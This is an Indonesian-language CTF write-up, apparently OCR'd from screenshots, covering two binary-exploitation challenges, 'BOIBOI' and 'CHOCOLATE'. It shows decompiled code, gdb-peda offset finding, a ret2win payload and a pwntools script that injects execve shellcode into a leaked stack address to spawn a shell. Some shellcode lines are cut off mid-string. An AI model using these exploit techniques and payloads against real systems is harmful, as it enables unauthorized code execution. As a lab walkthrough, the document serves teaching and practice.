
## BOIBOI




```
Function name                Se
_init_proc                   .ini
sub_4004B0                   .plt
_strlen                      .plt
_printf                      .plt
_execve                      .plt
___isoc99_scanf              .plt
_start                       .tex
_dl_relocate_static_pie      .tex
deregister_tm_clones         .tex
register_tm_clones           .tex
__do_global_dtors_aux        .tex
frame_dummy                  .tex
shell                        .tex
main                         .te
__libc_csu_init              .tex
__libc_csu_fini              .tex
```

```c
int __cdecl main(int argc, const char **argv
{
  char s; // [rsp+10h] [rbp-410h]
  int v5; // [rsp+41Ch] [rbp-4h]

  __isoc99_scanf("%s", &s, envp);
  v5 = strlen(&s);
  printf("Hello %s\n", &s, argv);
  return 0;
}
```


Ini adalah problem ret2win biasa. Tugasnya lompat ke func shell. Di func shell, kita dikasih shell. Oke langsung saja.



```
njAn9AnOAnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsAC
BAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA"...)
0016| 0x7fffffffe1b8 ("n2AnHAndAn3AnIAneAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnO
AnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnA
CCAC-AC(ACDAC;AC)ACEACaAC0ACFACbAC1ACGACc"...)
0024| 0x7fffffffe1c0 ("An3AnIAneAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPAn
lAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(
ACDAC;AC)ACEACaAC0ACFACbAC1ACGACcAC2ACHAC"...)
0032| 0x7fffffffe1c8 ("eAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPAnlAnQAnmA
nRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC
)ACEACaAC0ACFACbAC1ACGACcAC2ACHACdAC3ACIA"...)
0040| 0x7fffffffe1d0 ("nfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPAnlAnQAnmAnRAnoAnS
AnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaA
C0ACFACbAC1ACGACcAC2ACHACdAC3ACIACeAC4ACJ"...)
0048| 0x7fffffffe1d8 ("AngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAn
qAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACb
AC1ACGACcAC2ACHACdAC3ACIACeAC4ACJACfAC5AC"...)
0056| 0x7fffffffe1e0 ("LAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrA
nVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbAC1ACGAC
cAC2ACHACdAC3ACIACeAC4ACJACfAC5ACKACgAC6A"...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000000040068e in main ()
gdb-peda$ pattern offset AnFAnbAn1AnGAncAn2AnHAndAn3AnIAneAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnM
AniAn8AnNAnjAn9AnOAnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyA
nzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC
AnFAnbAn1AnGAncAn2AnHAndAn3AnIAneAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9AnOAnkAnPA
nlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAntAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC
(ACDAC;AC)ACEACaAC found at offset: 1048
gdb-peda$
```




```
root@kali:~/Downloads# readelf -s boiboi | grep shell
    62: 00000000004005e7    65 FUNC    GLOBAL DEFAULT   13 shell
root@kali:~/Downloads#
```




```
root@kali:~/Downloads# (python -c "from pwn import * ; print 'A'*1048 + p64(0x00000000004005e7)" ; cat) | ./boiboi
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
d
uid=0(root) gid=0(root) groups=0(root)
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

## CHOCOLATE




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 buf; // [rsp+0h] [rbp-10h]
  __int64 v5; // [rsp+8h] [rbp-8h]

  buf = 0LL;
  v5 = 0LL;
  setvbuf(_bss_start, 0LL, 1, 0LL);
  puts("Hey H4ck3r!");
  puts("I have a gif for you...");
  printf("Chocolate: %p \n", &buf, 0LL, 0LL);
  read(0, &buf, 0x40uLL);
  return 0;
}
```




```
root@kali:~/Downloads# checksec chocolate
[*] '/root/Downloads/chocolate'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE
root@kali:~/Downloads# 
```

Bisa dilihat di sini semua security disabled. NX disabled, artinya kita bisa eksekusi shellcode disini. Kemudian kita juga sudah diberikan address untuk kembali ke stack, yaitu address dari variable buf. Kita cukup mencari jarak dari address buf ke shellcode kita, kemudian kita lompat ke address itu. Shellcodenya saya ambil dari http://shell-storm.org/shellcode/files/shellcode-806.php



```
R11: 0x246
R12: 0x400520 (<_start>:	xor    ebp,ebp)
R13: 0x7fffffffe280 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10207 (CARRY PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40067e <main+119>:	call   0x400500 <read@plt>
   0x400683 <main+124>:	mov    eax,0x0
   0x400688 <main+129>:	leave
=> 0x400689 <main+130>:	ret
   0x40068a:	nop    WORD PTR [rax+rax*1+0x0]
   0x400690 <__libc_csu_init>:	push   r15
   0x400692 <__libc_csu_init+2>:	push   r14
   0x400694 <__libc_csu_init+4>:	mov    r15,rdx
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe1a8 ("(AADAA;AA)AAEAAaAA0AAFAAbA\n")
0008| 0x7fffffffe1b0 ("A)AAEAAaAA0AAFAAbA\n")
0016| 0x7fffffffe1b8 ("AA0AAFAAbA\n")
0024| 0x7fffffffe1c0 --> 0x1000a4162
0032| 0x7fffffffe1c8 --> 0x400607 (<main>:	push   rbp)
0040| 0x7fffffffe1d0 --> 0x0
0048| 0x7fffffffe1d8 --> 0x548eefdc2ead7c77
0056| 0x7fffffffe1e0 --> 0x400520 (<_start>:	xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400689 in main ()
gdb-peda$ pattern offset (AADAA;AA)AAEAAaAA0AAFAAbA
(AADAA;AA)AAEAAaAA0AAFAAbA found at offset: 24
gdb-peda$ 
```




```
from pwn import *
import os, signal

r = process("./chocolate")

r.recvuntil("Chocolate: ")
leak = r.recv()

leak = int(leak, 16)
log.info("ret kita: " + hex(leak))
payload = 'A'*24
payload += p64(leak)
payload +=
'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8

r.sendline(payload)
os.kill(r.pid, signal.SIGSTOP)
gdb.attach(r.pid)
r.interactive()
```

```
root@kali:~/Downloads# python test.py
[+] Starting local process './chocolate': pid 2033
[*] ret kita: 0x7ffe0356e900
[*] running in new terminal: /usr/bin/gdb -q  "/root/Downloads/chocolate" 2033 -x "/tmp/
7WMgNi.gdb"
[+] Waiting for debugger: Done
[*] Switching to interactive mode
$ 
```

```
0032| 0x7ffe0356e918 --> 0x7ffe0356e900 ('A' <repeats 24 times>)
0040| 0x7ffe0356e920 --> 0x91969dd1bb48c031
0048| 0x7ffe0356e928 --> 0x53dbf748ff978cd0
0056| 0x7ffe0356e930 --> 0xb05e545752995f54
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00007f329feda55e in __GI___libc_read (fd=0x0, buf=0x7ffe0356e900,
    nbytes=0x40) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ x/50wx $rsp
0x7ffe0356e8f8: 0x00400683      0x00000000      0x41414141      0x41414141
0x7ffe0356e908: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffe0356e918: 0x0356e900      0x00007ffe      0xbb48c031      0x91969dd1
0x7ffe0356e928: 0xff978cd0      0x53dbf748      0x52995f54      0xb05e5457
0x7ffe0356e938: 0x0a050f3b      0x00000000      0x00000000      0x00000000
0x7ffe0356e948: 0xe05bfa43      0x4648c76d      0x00400520      0x00000000
0x7ffe0356e958: 0x0356e9f0      0x00007ffe      0x00000000      0x00000000
0x7ffe0356e968: 0x00000000      0x00000000      0x3f3bfa43      0xb9b4c140
0x7ffe0356e978: 0xb6fdfa43      0xb82df82f      0x00000000      0x00000000
0x7ffe0356e988: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffe0356e998: 0x0356ea08      0x00007ffe      0x9fff5190      0x00007f32
0x7ffe0356e9a8: 0x9ffda469      0x00007f32      0x00000000      0x00000000
0x7ffe0356e9b8: 0x00000000      0x00000000
gdb-peda$
```


Oke perhatikan ke stack frame di atas. Dapat dilihat bahwa shellcode kita dimulai dari 0x7ffe0356e920. Bila kurang yakin, bisa coba di hexdump.



```
from pwn import *
import os, signal

r = process("./chocolate")

r.recvuntil("Chocolate: ")
leak = r.recv()

leak = int(leak, 16)
log.info("ret kita: " + hex(leak))
payload = 'A'*24
payload += p64(leak)
payload +=
'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xf

r.sendline(payload)
os.kill(r.pid, signal.SIGSTOP)
gdb.attach(r.pid)
r.interactive()
```

```
0056| 0x7ffe0356e930 --> 0xb05e545752995f54
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00007f329feda55e in __GI___libc_read (fd=0x0, buf=0x7ffe0356e900,
    nbytes=0x40) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ x/50wx $rsp
0x7ffe0356e8f8: 0x00400683      0x00000000      0x41414141      0x41414141
0x7ffe0356e908: 0x41414141      0x41414141      0x41414141      0x41414141
0x7ffe0356e918: 0x0356e900      0x00007ffe      0xbb48c031      0x91969dd1
0x7ffe0356e928: 0xff978cd0      0x53dbf748      0x52995f54      0xb05e5457
0x7ffe0356e938: 0x0a050f3b      0x00000000      0x00000000      0x00000000
0x7ffe0356e948: 0xe05bfa43      0x4648c76d      0x00400520      0x00000000
0x7ffe0356e958: 0x0356e9f0      0x00007ffe      0x00000000      0x00000000
0x7ffe0356e968: 0x00000000      0x00000000      0x3f3bfa43      0xb9b4c140
0x7ffe0356e978: 0xb6fdfa43      0xb82df82f      0x00000000      0x00000000
0x7ffe0356e988: 0x00000000      0x00000000      0x00000000      0x00000000
0x7ffe0356e998: 0x0356ea08      0x00007ffe      0x9fff5190      0x00007f32
0x7ffe0356e9a8: 0x9ffda469      0x00007f32      0x00000000      0x00000000
0x7ffe0356e9b8: 0x00000000      0x00000000
gdb-peda$ hexdump 0x7ffe0356e920
0x00007ffe0356e920 : 31 c0 48 bb d1 9d 96 91 d0 8c 97 ff 48 f7 db 53   1.H.....
...H..S
gdb-peda$
```

Oke sama ya. Sekarang tinggal hitung jaraknya dari ret kita. 0x7ffe0356e920 – 0x7ffe0356e900 = 32. Baik, tinggal ditambahkan ke ret kita.




```python
from pwn import *
import os, signal

r = process("./chocolate")

r.recvuntil("Chocolate: ")
leak = r.recv()

leak = int(leak, 16)
log.info("ret kita: " + hex(leak))
payload = 'A'*24
payload += p64(leak+32)
payload +=
'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\

r.sendline(payload)
#os.kill(r.pid, signal.SIGSTOP)
#gdb.attach(r.pid)
r.interactive()
```

```
root@kali:~/Downloads# python test.py
[+] Starting local process './chocolate': pid 2102
[*] ret kita: 0x7ffcccbf0670
[*] Switching to interactive mode
$ id
